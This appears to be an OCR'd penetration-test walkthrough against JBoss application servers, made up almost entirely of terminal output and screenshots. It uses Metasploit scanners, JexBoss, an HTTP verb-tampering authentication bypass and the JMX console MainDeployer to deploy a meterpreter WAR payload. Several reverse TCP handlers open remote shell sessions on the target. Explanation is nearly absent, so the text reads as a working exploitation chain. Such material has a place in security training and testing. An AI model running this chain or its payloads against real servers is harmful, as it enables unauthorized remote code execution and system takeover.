Harry@xXxZombi3xXx ~/Downloads md5 favicon.ico
MD5 (favicon.ico) = 799f70b71314a7508326d1d2f68f7519
Harry@xXxZombi3xXx ~/Downloads
```






```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
   <title>Welcome to JBoss AS</title>
   <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
   <link rel="StyleSheet" href="css/jboss.css" type="text/css"/>
</head>
```

```
msf5 > use auxiliary/scanner/http/jboss_status
msf5 auxiliary(scanner/http/jboss_status) > show options

Module options (auxiliary/scanner/http/jboss_status):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /status          yes       The JBoss status servlet URI path
   THREADS    1                yes       The number of concurrent threads
   VHOST                       no        HTTP server virtual host
```

```
msf5 auxiliary(scanner/http/jboss_status) > run

[*] [redacted]8080 - Collecting data through /status...
[+] [redacted]8080 JBoss application server found

JBoss application server requests
=================================

 Client          Vhost target      Request
 ------          ------------      -------
 182[redacted]1   [redacted]         GET /status HTTP/1.1
```

```
    # detect JBoss application server
    if res and res.code == 200 and res.body.match(/<title>Tomcat Status<\/title>/)
      http_fingerprint({:response => res})

      html_rows = res.body.split(/<strong>/)
      html_rows.each do |row|

        #Stage      Time    B Sent  B Recv  Client  VHost   Request
        #K  150463510 ms    ?       ?       1.2.3.4 ?       ?

        # filter client requests
        if row.match(/(.*)<\/strong><\/td><td>(.*)<\/td><td>(.*)<\/td><td>(.*)<\/td><td>(.*)<
tr>/)
```








```
msf5 >
msf5 > use auxiliary/scanner/http/jboss_vulnscan
msf5 auxiliary(scanner/http/jboss_vulnscan) > show options

Module options (auxiliary/scanner/http/jboss_vulnscan):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VERB     HEAD             yes       Verb for auth bypass testing
   VHOST                     no        HTTP server virtual host
```


```
msf5 auxiliary(scanner/http/jboss_vulnscan) > set rhosts [redacted]
rhosts => [redacted]
msf5 auxiliary(scanner/http/jboss_vulnscan) > set rport 8080
rport => 8080
msf5 auxiliary(scanner/http/jboss_vulnscan) > set verbose true
verbose => true
msf5 auxiliary(scanner/http/jboss_vulnscan) >
```


```
msf5 auxiliary(scanner/http/jboss_vulnscan) > run

[*] Apache-Coyote/1.1 ( Powered by Servlet 2.4; JBoss-4.0.2 (build: CVSTag=JBoss_4_0_2 date=200505022023)/Tomcat-5.5 )
[*] [redacted]:8080 Checking http...
[*] [redacted]:8080 /jmx-console/HtmlAdaptor not found (404)
[*] [redacted]:8080 /jmx-console/checkJNDI.jsp not found (404)
[*] [redacted]:8080 /status not found (404)
[*] [redacted]:8080 /web-console/ServerInfo.jsp not found (404)
[*] [redacted]:8080 /web-console/Invoker not found (404)
[*] [redacted]:8080 /invoker/JMXInvokerServlet requires authentication (401): Basic realm="JBoss HTTP Invoker"
[*] [redacted]:8080 Check for verb tampering (HEAD)
[+] [redacted]:8080 Got authentication bypass via HTTP verb tampering
[*] [redacted]:8080 Could not guess admin credentials
[+] [redacted]:8080 /invoker/readonly responded (500)
[*] [redacted]:8080 Checking for JBoss AS default creds
[*] [redacted]:8080 Could not guess admin credentials
[*] [redacted]:8080 Checking services...
[*] [redacted]:8080 Naming Service tcp/1098: closed
[*] [redacted]:8080 Naming Service tcp/1099: closed
[*] [redacted]:8080 RMI invoker tcp/4444: closed
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/jboss_vulnscan) >
```

```
Harry@xXxZombi3xXx ~/jexboss  master • ? ↓19
Harry@xXxZombi3xXx ~/jexboss  master • ? ↓19 ./jexboss.py -u http://[redacted]8080

* --- JexBoss: Jboss verify and EXploitation Tool  --- *
|  * And others Java Deserialization Vulnerabilities * |
|                                                      |
| @author:  João Filho Matos Figueiredo                |
| @contact: joaomatosf@gmail.com                       |
|                                                      |
| @update: https://github.com/joaomatosf/jexboss       |
#______________________________________________________#

@version: 1.2.4

* Checking for updates in: http://joaomatosf.com/rnp/releases.txt **


** Checking Host: http://[redacted]8080 **

[*] Checking admin-console:                  [ OK ]
[*] Checking Struts2:                        [ OK ]
[*] Checking Servlet Deserialization:        [ OK ]
[*] Checking Application Deserialization:    [ OK ]
[*] Checking Jenkins:                        [ OK ]
[*] Checking web-console:                    [ OK ]
[*] Checking jmx-console:                    [ OK ]
[*] Checking JMXInvokerServlet:              [ VULNERABLE ]
```


Not Secure
080/a...
JBoss AS Administration Console
Help
Welcome to the JBoss AS Administration Console.
Please login to proceed.
Username
Password
Login


Not Secure
8080/...
JBoss AS Administration Console
Welcome admin [Logout]
JBossAS Servers
JBoss AS 5 (default)
Applications
EJB 2.x Application (E
EJB 3.x Application (E
Embedded Web Applic
Enterprise Application
Resource Adapter (RA
Web Application (WAR
Resources
JBoss Web
Connection Factories
Datasources
JMS Destinations
172.
Summary
Configuration
Metrics
Control
Content
Status: Available
General Properties
Name: 172
Version: Windows 7 6.1
Description: Microsoft Windows Operating System
Traits
Hostname: 172
OS Name: Windows 7
OS Version: 6.1
Architecture: amd64









```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:80
[*] Sending stage (53867 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:80 -> [redacted]:7564) at 2019-08-17 12:39:45 +0000
```


Not Secure
8080/jmx-console/
JMX Agent View
ObjectName Filter (e.g. "jboss:*", "*:service=invoker,*") :
ApplyFilter
Catalina
type=Server
type=StringCache
JMImplementation
name=Default,service=LoaderRepository
type=MBeanRegistry
type=MBeanServerDelegate



Not Secure
080/jmx-console/HtmlAdaptor?action=displayMBeans
jboss.system
service=JARDeployer
service=Logging,type=Log4jService
service=MainDeployer
service=ServiceController
service=ServiceDeployer
service=ThreadPool
type=Server
type=ServerConfig
type=ServerInfo


Not Secure
8080/jmx-console/HtmlAdaptor?action=inspe...
List of MBean attributes:
Name | Type | Access | Value | Description
CopyFiles | boolean | RW | True False | (no description)
ServiceController | javax.management.ObjectName | W | | (no description)
ServiceName | javax.management.ObjectName | R | jboss.system:service=MainDeployer View MBean | (no description)
SuffixOrder | [Ljava.lang.String; | R | .deployer,-deployer.xml,aop,aop.xml,.sar,-service.xml,.rar,-ds.xml,.har,.jar,.war,.wsr,.ear,.zip,.bsh,.last | (no description)
EnhancedSuffixOrder | [Ljava.lang.String; | RW | 100:.deployer,100:-depl | (no description)
TempDir | java.io.File | RW | /usr/share/jboss-as/ser | (no description)
TempDirString | java.lang.String | R | file:/usr/share/jboss-as/server/all/tmp/deploy/ | (no description)
Name | java.lang.String | R | MainDeployer | The class name of the MBean
State | int | R | 3 | The status of the MBean
StateString | java.lang.String | R | Started | The status of the MBean in text form
Apply Changes


Not Secure
8080/jmx-console/HtmlAdaptor?action=i...
void deploy()
(no description)
Param | ParamType | ParamValue | ParamDescription
url | java.lang.String | | (no description)
Invoke



Not Secure
8080/jmx-console/HtmlAdaptor?action=i...
void deploy()
(no description)
Param | ParamType | ParamValue | ParamDescription
url | java.lang.String | http:/ .w | (no description)
Invoke

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 80
lport => 80
msf5 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
```




```
harry@[redacted]:~/shell$ ls -alh s.war
-rw-rw-r-- 1 harry harry 6.2K Aug 17 16:25 s.war
harry@[redacted]:~/shell$ unzip s.war
Archive:  s.war
   creating: WEB-INF/
  inflating: WEB-INF/web.xml
   creating: WEB-INF/classes/
   creating: WEB-INF/classes/metasploit/
  inflating: WEB-INF/classes/metasploit/Payload.class
  inflating: WEB-INF/classes/metasploit/PayloadServlet.class
 extracting: WEB-INF/classes/metasploit.dat
harry@[redacted]:~/shell$ cd WEB-INF/
harry@[redacted]~/shell/WEB-INF$
```

```
harry@[redacted]~/shell/WEB-INF$ cat web.xml
<?xml version="1.0"?>
<!DOCTYPE web-app PUBLIC
"-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
"http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app>
<servlet>
<servlet-name>zgotycqbobcubh</servlet-name>
<servlet-class>metasploit.PayloadServlet</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>zgotycqbobcubh</servlet-name>
<url-pattern>/*</url-pattern>
</servlet-mapping>
</web-app>
harry@[redacted]~/shell/WEB-INF$
```





```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:80
[*] Sending stage (53867 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:80 -> [redacted]36204) at 2019-08-17 16:35:17 +0000

meterpreter > getuid
Server username: jboss
meterpreter >
```

```
msf5 > use exploit/multi/http/jboss_maindeployer
msf5 exploit(multi/http/jboss_maindeployer) > show options

Module options (exploit/multi/http/jboss_maindeployer):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   APPBASE                        no        Application base name, (default: random)
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   JSP                            no        JSP name to use without .jsp extension (default: random)
   PATH          /jmx-console     yes       The URI path of the console
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target address range or CIDR identifier
   RPORT         8080             yes       The target port (TCP)
   SRVHOST                        yes       The local host to listen on. This must be an address on the local machine
   SRVPORT       8080             yes       The local port to listen on.
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                        no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                        no        The URI to use for this exploit (default is random)
   VERB          GET              yes       HTTP Method to use (for CVE-2010-0738) (Accepted: GET, POST, HEAD)
   VHOST                          no        HTTP server virtual host
   WARHOST                        no        The host to request the WAR payload from

Exploit target:

   Id  Name
   --  ----
   0   Automatic (Java based)
```

```
msf5 exploit(multi/http/jboss_maindeployer) >
msf5 exploit(multi/http/jboss_maindeployer) > set rhosts [redacted]
rhosts => [redacted]
msf5 exploit(multi/http/jboss_maindeployer) > set rport 80
rport => 80
msf5 exploit(multi/http/jboss_maindeployer) > set srvhost [redacted]
srvhost => [redacted]
msf5 exploit(multi/http/jboss_maindeployer) > set srvport 53
srvport => 53
msf5 exploit(multi/http/jboss_maindeployer) > set target Java\ Universal
target => Java Universal
msf5 exploit(multi/http/jboss_maindeployer) > set lhost [redacted]
lhost => [redacted]
msf5 exploit(multi/http/jboss_maindeployer) > set lport 80
lport => 80
```


```
msf5 exploit(multi/http/jboss_maindeployer) > exploit

[*] Started reverse TCP handler on [redacted]80
[*] Using manually select target "Java Universal"
[*] Starting up our web service on http://[redacted]53/QkrplVmGTAOhw.war ...
[*] Using URL: http://[redacted]:53/QkrplVmGTAOhw.war
[*] Asking the JBoss server to deploy (via MainDeployer) http://[redacted]:53/QkrplVmGTAOhw.war
[*] Sending the WAR archive to the server...
[*] Sending the WAR archive to the server...
[*] Waiting for the server to request the WAR archive....
[*] Shutting down the web service...
[*] Executing QkrplVmGTAOhw...
[+] Successfully triggered payload at '/QkrplVmGTAOhw/ltYIMdjENJc.jsp'
[*] Undeploying QkrplVmGTAOhw ...
[!] WARNING: Undeployment might have failed (unlikely)
[*] Sending stage (53867 bytes) to [redacted]
